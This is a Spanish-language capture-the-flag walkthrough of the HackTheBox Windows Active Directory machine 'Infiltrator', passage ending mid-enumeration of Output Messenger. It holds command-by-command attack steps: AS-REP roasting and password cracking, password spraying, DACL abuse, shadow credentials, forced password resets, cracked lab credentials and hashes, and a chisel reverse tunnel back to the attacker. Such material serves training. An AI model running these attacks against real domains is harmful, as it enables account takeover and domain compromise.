


Box Info
| Name | Infiltrator |
|---|---|
| Release Date | 31 Aug, 2024 |
| OS | Windows |
| Rated Difficulty | Insane |

Lanzamos un ping para identificar si la maquina esta activa.
-
Maquina Windows (ttl = 127)
-
whatweb

Recon
- Nmap
PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus80/tcp open http Microsoft IIS httpd 10.0|_http-title: Infiltrator.htb|_http-server-header: Microsoft-IIS/10.0| http-methods:|_ Potentially risky methods: TRACE88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-15 23:36:41Z)135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-06-15T23:38:22+00:00; -3h45m51s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:dc01.infiltrator.htb, DNS:infiltrator.htb, DNS:INFILTRATOR| Not valid before: 2024-08-04T18:48:15|_Not valid after: 2099-07-17T18:48:15445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:dc01.infiltrator.htb, DNS:infiltrator.htb, DNS:INFILTRATOR| Not valid before: 2024-08-04T18:48:15|_Not valid after: 2099-07-17T18:48:15|_ssl-date: 2025-06-15T23:38:22+00:00; -3h45m50s from scanner time.3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-06-15T23:38:22+00:00; -3h45m51s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:dc01.infiltrator.htb, DNS:infiltrator.htb, DNS:INFILTRATOR| Not valid before: 2024-08-04T18:48:15|_Not valid after: 2099-07-17T18:48:153269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-06-15T23:38:22+00:00; -3h45m50s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:dc01.infiltrator.htb, DNS:infiltrator.htb, DNS:INFILTRATOR| Not valid before: 2024-08-04T18:48:15|_Not valid after: 2099-07-17T18:48:153389/tcp open ms-wbt-server Microsoft Terminal Services| rdp-ntlm-info:| Target_Name: INFILTRATOR| NetBIOS_Domain_Name: INFILTRATOR| NetBIOS_Computer_Name: DC01| DNS_Domain_Name: infiltrator.htb| DNS_Computer_Name: dc01.infiltrator.htb| DNS_Tree_Name: infiltrator.htb| Product_Version: 10.0.17763|_ System_Time: 2025-06-15T23:37:37+00:00| ssl-cert: Subject: commonName=dc01.infiltrator.htb| Not valid before: 2025-06-03T14:17:24|_Not valid after: 2025-12-03T14:17:24|_ssl-date: 2025-06-15T23:38:22+00:00; -3h45m50s from scanner time.5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp open mc-nmf .NET Message Framing49667/tcp open msrpc Microsoft Windows RPC49690/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.049691/tcp open msrpc Microsoft Windows RPC49696/tcp open msrpc Microsoft Windows RPC49727/tcp open msrpc Microsoft Windows RPC49756/tcp open msrpc Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-security-mode:| 3:1:1:|_ Message signing enabled and required| smb2-time:|
date: 2025-06-15T23:37:39|_ start_date: N/A|_clock-skew: mean: -3h45m51s, deviation: 2s, median: -3h45m51sSMB - Port 445 LDAP - Port 389 RPC - Port 135 Kerberos - Port 88 DNS - Port 53:
sudo echo "10.10.11.31 infiltrator.htb dc01.infiltrator.htb" | sudo tee -a /etc/hosts- Web


Team de 7 miembros relacionados con el sitio web:
davin andersonolivia martinezkevin turneramanda walkermarcus harrislauren clarkethan rodriguezScan SubDomains
ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u "http://infiltrator.htb/" -H "Host: FUZZ.infiltrator.htb" -fs 31235Desafortunadamente no encontramos ninguna subdominio.
Directory Brute Force
feroxbuster -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -u "http://infiltrator.htb/" -x html --dont-extract-links
Use la opcion —dont-extract-link para evitar el ruido (links irrelevantes)
- SMBv1 - Port 445
Con smb podemos obtener mayor informacion del dominio.
nxc smb infiltrator.htb
Como en este caso nos muestra la version del servidor Server 2019 Build 17763 x64
nxc smb infiltrator.htb --sharesEl servicio smb esta habilitado pero necesitamos credenciales validas para listar los recursos compartidos.

Shell as M.Harris
Con los 7 nombres que obtuvimos, podemos generar una lista de posibles nombres de usuario utilizando la herramienta username-anarchy
- Username-Anarchy
Generates different possible usernames
/opt/username-anarchy/username-anarchy -i users > usernames.txthead usernames.txt
davindavinandersondavin.andersondavinanddaviandedavinad.andersondandersonadavina.davin...Kerbrute
Kerbrute para enumerar usuarios validos existentes en el dominio, es un ataque contra kerberos.
kerbrute userenum -d infiltrator.htb usernames.txt --dc infiltrator.htb
Encontramos usuarios y al parecer se compone de la siguiente forma: {first inital name}.{last name}
nxc smb infiltrator.htb -u usersenum -p '' --shares
KRB_AS_REP Roasting
Identificar usuarios sin autenticación previa de Kerberos (UF_DONT_REQUIRE_PREAUTH). Esto permite solicitar un TGT (Ticket Granting Ticket) sin proporcionar credenciales previamente..
/usr/share/doc/python3-impacket/examples/GetNPUsers.py infiltrator.htb/ -dc-ip 10.10.11.31 -usersfile usersenum
L. Clark tiene deshabilitada la autenticación previa de Kerberos y podemos obtener el hash AS-REP de Kerberos 5 AS-REP hash (AES-256 or RC4).
John The Ripper
john hash -w=/usr/share/wordlists/rockyou.txtWAT?watismypass! ($krb5asrep$23$l.clark@INFILTRATOR.HTB)
Validate Password
nxc smb infiltrator.htb -u l.clark -p 'WAT?watismypass!' --shares
Este usuarios si puede listar archivos compartidos dentro del dominio.

Intente validar la contraseña con evil-winrm pero no funciona, pero con rdp funciona
nxc rdp infiltrator.htb -u l.clark -p 'WAT?watismypass!' --shares
Auth as D.Anderson
User Enumeration
Con esto podremos seguir enumerando mas usuarios dentro del dominio.
rpcclient -U 'l.clark%WAT?watismypass!' 10.10.11.31 -c 'enumdomusers' | grep -oP '\[.*?\]' | grep -v "0x" | tr -d '[]'D.andersonL.clarkM.harrisO.martinezA.walkerK.turnerE.rodriguezwinrm_svclan_managmentrpcclient -U 'l.clark%WAT?watismypass!' 10.10.11.31 -c 'querydispinfo'
K.Tuner tiene la contraseña en la descripcion de LDAP, pero no funciona para el usuario.
K.turner : MessengerApp@Pass!nxc smb infiltrator.htb -u 'K.turner' -p 'MessengerApp@Pass!' --sharesSMB 10.10.11.31 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False)SMB 10.10.11.31 445 DC01 [-] infiltrator.htb\K.turner:MessengerApp@Pass! STATUS_LOGON_FAILUREPassword Sprying
netexec smb infiltrator.htb -u userslist -p passwords --continue-on-success
sudo ntpdate 10.10.11.31

D.anderson : WAT?watismypass!- Usé el indicador -k para autenticarme con el controlador de dominio (DC) mediante tickets Kerberos en lugar de hacerlo directamente a través del servicio SMB. Esto resulta útil para eludir ciertas restricciones o políticas. Kerberos puede ignorar algunas restricciones (como LogonWorkstations) porque el DC valida el ticket.
https://blog.whiteflag.io/blog/protected-users-you-thought-you-were-safe/
nxc smb infiltrator.htb -u 'd.anderson' -p 'WAT?watismypass!' --shares -k
Nada interesante en SMB
BloodHound
bloodhound-python -d infiltrator.htb -u l.clark -p 'WAT?watismypass!' -ns 10.10.11.31 --zip -c All
Auth as E.Rodriguez

D. Anderson tiene genericAll en Marketing Digital (OU). Una OU permite agrupar y administrar usuarios (y equipos, entre otros objetos) dentro de Active Directory. Permite a los administradores especificar que todos los usuarios de esta área específica deben tener estos permisos.
OUned.py Exploiting hidden Organizational Units ACL attack verctors in Active Directory
- Modify OU
sudo /usr/share/doc/python3-impacket/examples/dacledit.py -action write -rights FullControl -inheritance -principal d.anderson -target-dn "OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB" 'infiltrator.htb/d.anderson:WAT?watismypass!'
- Ticket with Kerberos
/usr/share/doc/python3-impacket/examples/getTGT.py 'infiltrator.htb/d.anderson:WAT?watismypass!' -dc-ip infiltrator.htb
- Kerberos Credential Cache(KRB5CCNAME)
KRB5CCNAME=d.anderson.ccache /usr/share/doc/python3-impacket/examples/dacledit.py -action write -rights FullControl -inheritance -principal d.anderson -target-dn "OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB" 'infiltrator.htb/d.anderson' -k -no-pass -dc-ip infiltrator.htb
Shadow Credential
KRB5CCNAME=d.anderson.ccache certipy-ad shadow auto -k -target dc01.infiltrator.htb -account e.rodriguez
tip: Necesita ejecutar el comando anterior y el actual para obtener el ccache y el hash nt.
KRB5CCNAME=e.rodriguez.ccache nxc smb infiltrator.htb --use-kcache
Se utilizó el caché de credenciales para validar con netexec y funciono.
nxc smb infiltrator.htb -u 'r.rodriguez' -H 'b02e97f2fdb5c3d36f77375383449e56'
¡También con NT Hash para validar con netexec y funciona también!
Auth as M.Harris

https://www.thehacker.recipes/ad/movement/dacl/addmember
Add Memeber to Chiefs Marketing
bloodyAD --dc-ip "10.10.11.31" -d "infiltrator.htb" -u 'e.rodriguez' -p ':b02e97f2fdb5c3d36f77375383449e56' add groupMember "CHIEFS MARKETING" "e.rodriguez"
Utilizamos el mismo comando con el ticket de kerberos.
KRB5CCNAME=e.rodriguez.ccache bloodyAD -u e.rodriguez -k --host dc01.infiltrator.htb -d infiltrator.htb add groupMember "CHIEFS MARKETING" e.rodriguezForce Change Password M.Harris

bloodyAD -u e.rodriguez -p ':b02e97f2fdb5c3d36f77375383449e56' --host dc01.infiltrator.htb -d infiltrator.htb set password m.harris 'P@ssword123!'
nxc winrm infiltrator.htb -u m.harris -p 'P@ssword123!'-M.Harris tiene las mismas restricciones que D.Anderson

También con changepasswd.py de impackets podemos cambiar la contraseña.
/usr/share/doc/python3-impacket/examples/changepasswd.py infiltrator.htb/m.harris@dc01.infiltrator.htb -althash :b02e97f2fdb5c3d36f77375383449e56 -reset -dc-ip dc01.infiltrator.htb -newpass 'P@ssword123!' -altuser e.rodriguez
- Get TGT
/usr/share/doc/python3-impacket/examples/getTGT.py 'infiltrator.htb/m.harris:P@ssword123!' -dc-ip infiltrator.htbImpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
La contraseña cambia, pero al final aparece una advertencia que indica que las claves AES de Kerberos son incorrectas. El uso de Kerberos fallará con KDC_ERR_ETYPE_NOSUPP:
/usr/share/doc/python3-impacket/examples/changepasswd.py infiltrator.htb/m.harris@dc01.infiltrator.htb -althash :b02e97f2fdb5c3d36f77375383449e56 -reset -dc-ip dc01.infiltrator.htb -newpass 'P@ssword123!' -altuser e.rodriguez -p ldap
- Utilicé el indicador
-p ldappara forzar el uso del protocolo LDAP (en lugar de Kerberos) para cambiar la contraseña.
/usr/share/doc/python3-impacket/examples/getTGT.py 'infiltrator.htb/m.harris:P@ssword123!' -dc-ip infiltrator.htb
- Nos conectamos a traves de winrm con el KRB5CCNAME.
KRB5CCNAME=m.harris.ccache evil-winrm -i dc01.infiltrator.htb -r infiltrator
Aqui necesitamos configurar nuestro /etc/krb5.conf
[libdefaults]    dns_lookup_kdc = false    dns_lookup_realm = false    default_realm = INFILTRATOR.HTB
[realms]    INFILTRATOR.HTB = {        kdc = dc01.infiltrator.htb        admin_server = dc01.infiltrator.htb        default_domain = infiltrator.htb    }
[domain_realm]    .infiltrator.htb = INFILTRATOR.HTB    infiltrator.htb = INFILTRATOR.HTB
Shell as WINRM_SVC
- Enumeration


whoami /priv (No disponen de ningun privilegio interesante que podamos explotar)
- Programs

$nets = netstat -ano | select-string LISTENING; foreach($n in $nets){ $p = $n -replace ' +',' '; $nar = $p.Split(' '); $pname = $(Get-Process -id $nar[-1]).ProcessName; $ppath = $(Get-Process -id $nar[-1]).Path; $n -replace "$($nar[-1])","$($ppath) $($pname)" }TCP 0.0.0.0:80 0.0.0.0:0 LISTENING System TCP 0.0.0.0:88 0.0.0.0:0 LISTENING lsass TCP 0.0.0.0:135 0.0.0.0:0 LISTENING svchost TCP 0.0.0.0:389 0.0.0.0:0 LISTENING lsass TCP 0.0.0.0: System System5 0.0.0.0:0 LISTENING System TCP 0.0.0.0:464 0.0.0.0:0 LISTENING lsass TCP 0.0.0.0:593 0.0.0.0:0 LISTENING svchost TCP 0.0.0.0:636 0.0.0.0:0 LISTENING lsass TCP 0.0.0.0:3268 0.0.0.0:0 LISTENING lsass TCP 0.0.0.0:3269 0.0.0.0:0 LISTENING lsass TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING svchost TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING System TCP 0.0.0.0:9389 0.0.0.0:0 LISTENING Microsoft.ActiveDirectory.WebServices TCP 0.0.0.0:14118 0.0.0.0:0 LISTENING OMServerService TCP 0.0.0.0:14119 0.0.0.0:0 LISTENING OMServerService TCP 0.0.0.0:14121 0.0.0.0:0 LISTENING OMServerService TCP 0.0.0.0:14122 0.0.0.0:0 LISTENING OMServerService TCP 0.0.0.0:1 System123 0.0.0.0:0 LISTENING System TCP 0.0.0.0:1 System125 0.0.0.0:0 LISTENING System TCP 0.0.0.0:14126 0.0.0.0:0 LISTENING outputmessenger_httpd TCP 0.0.0.0:14127 0.0.0.0:0 LISTENING OMServerService TCP 0.0.0.0:14128 0.0.0.0:0 LISTENING OMServerService TCP 0.0.0.0:14130 0.0.0.0:0 LISTENING OMServerService TCP 0.0.0.0:14406 0.0.0.0:0 LISTENING outputmessenger_mysqld TCP 0.0.0.0: System7001 0.0.0.0:0 LISTENING System TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING wininit TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING svchost TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING svchost TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING lsass TCP 0.0.0.0:49669 0.0.0.0:0 LISTENING svchost TCP 0.0.0.0:49690 0.0.0.0:0 LISTENING lsass TCP 0.0.0.0:49691 0.0.0.0:0 LISTENING lsass TCP 0.0.0.0:49696 0.0.0.0:0 LISTENING lsass TCP 0.0.0.0:49717 0.0.0.0:0 LISTENING services TCP 0.0.0.0:49727 0.0.0.0:0 LISTENING dns TCP 0.0.0.0:49756 0.0.0.0:0 LISTENING certsrv TCP 0.0.0.0:49868 0.0.0.0:0 LISTENING dfsrs TCP 10.10.11.31:53 0.0.0.0:0 LISTENING dns TCP 10.10.11.31:139 0.0.0.0:0 LISTENING System TCP 10.10.11.31:15220 0.0.0.0:0 LISTENING OutputMessenger TCP 10.10.11.31:15230 0.0.0.0:0 LISTENING OutputMessenger TCP 127.0.0.1:53 0.0.0.0:0 LISTENING dns TCP [::]:80 [::]:0 LISTENING System TCP [::]:88 [::]:0 LISTENING lsass TCP [::]:135 [::]:0 LISTENING svchost TCP [::]: System System5 [::]:0 LISTENING System TCP [::]:464 [::]:0 LISTENING lsass TCP [::]:593 [::]:0 LISTENING svchost TCP [::]:3389 [::]:0 LISTENING svchost TCP [::]:5985 [::]:0 LISTENING System TCP [::]:9389 [::]:0 LISTENING Microsoft.ActiveDirectory.WebServices TCP [::]:14118 [::]:0 LISTENING OMServerService TCP [::]:14122 [::]:0 LISTENING OMServerService TCP [::]:1 System123 [::]:0 LISTENING System TCP [::]:1 System125 [::]:0 LISTENING System TCP [::]:14126 [::]:0 LISTENING outputmessenger_httpd TCP [::]:14127 [::]:0 LISTENING OMServerService TCP [::]:14128 [::]:0 LISTENING OMServerService TCP [::]:14130 [::]:0 LISTENING OMServerService TCP [::]:14406 [::]:0 LISTENING outputmessenger_mysqld TCP [::]: System7001 [::]:0 LISTENING System TCP [::]:49664 [::]:0 LISTENING wininit TCP [::]:49665 [::]:0 LISTENING svchost TCP [::]:49666 [::]:0 LISTENING svchost TCP [::]:49667 [::]:0 LISTENING lsass TCP [::]:49669 [::]:0 LISTENING svchost TCP [::]:49690 [::]:0 LISTENING lsass TCP [::]:49691 [::]:0 LISTENING lsass TCP [::]:49696 [::]:0 LISTENING lsass TCP [::]:49717 [::]:0 LISTENING services TCP [::]:49727 [::]:0 LISTENING dns TCP [::]:49756 [::]:0 LISTENING certsrv TCP [::]:49868 [::]:0 LISTENING dfsrs TCP [::1]:53 [::]:0 LISTENING dns



14123 - web14125 - api14127 File transfer14128 File transfer14130 File transfer14406 DB - AppPort Forwarding
configuramos /etc/proxychains4.conf
./chisel server -p 8000 --reverse.\chisel.exe client 10.10.14.2:8000 R:1080:socksOutput Messenger - TCP 14123

Output Messenger - API 14125


Output Messenger - 404 Page 14126
Output Messegner
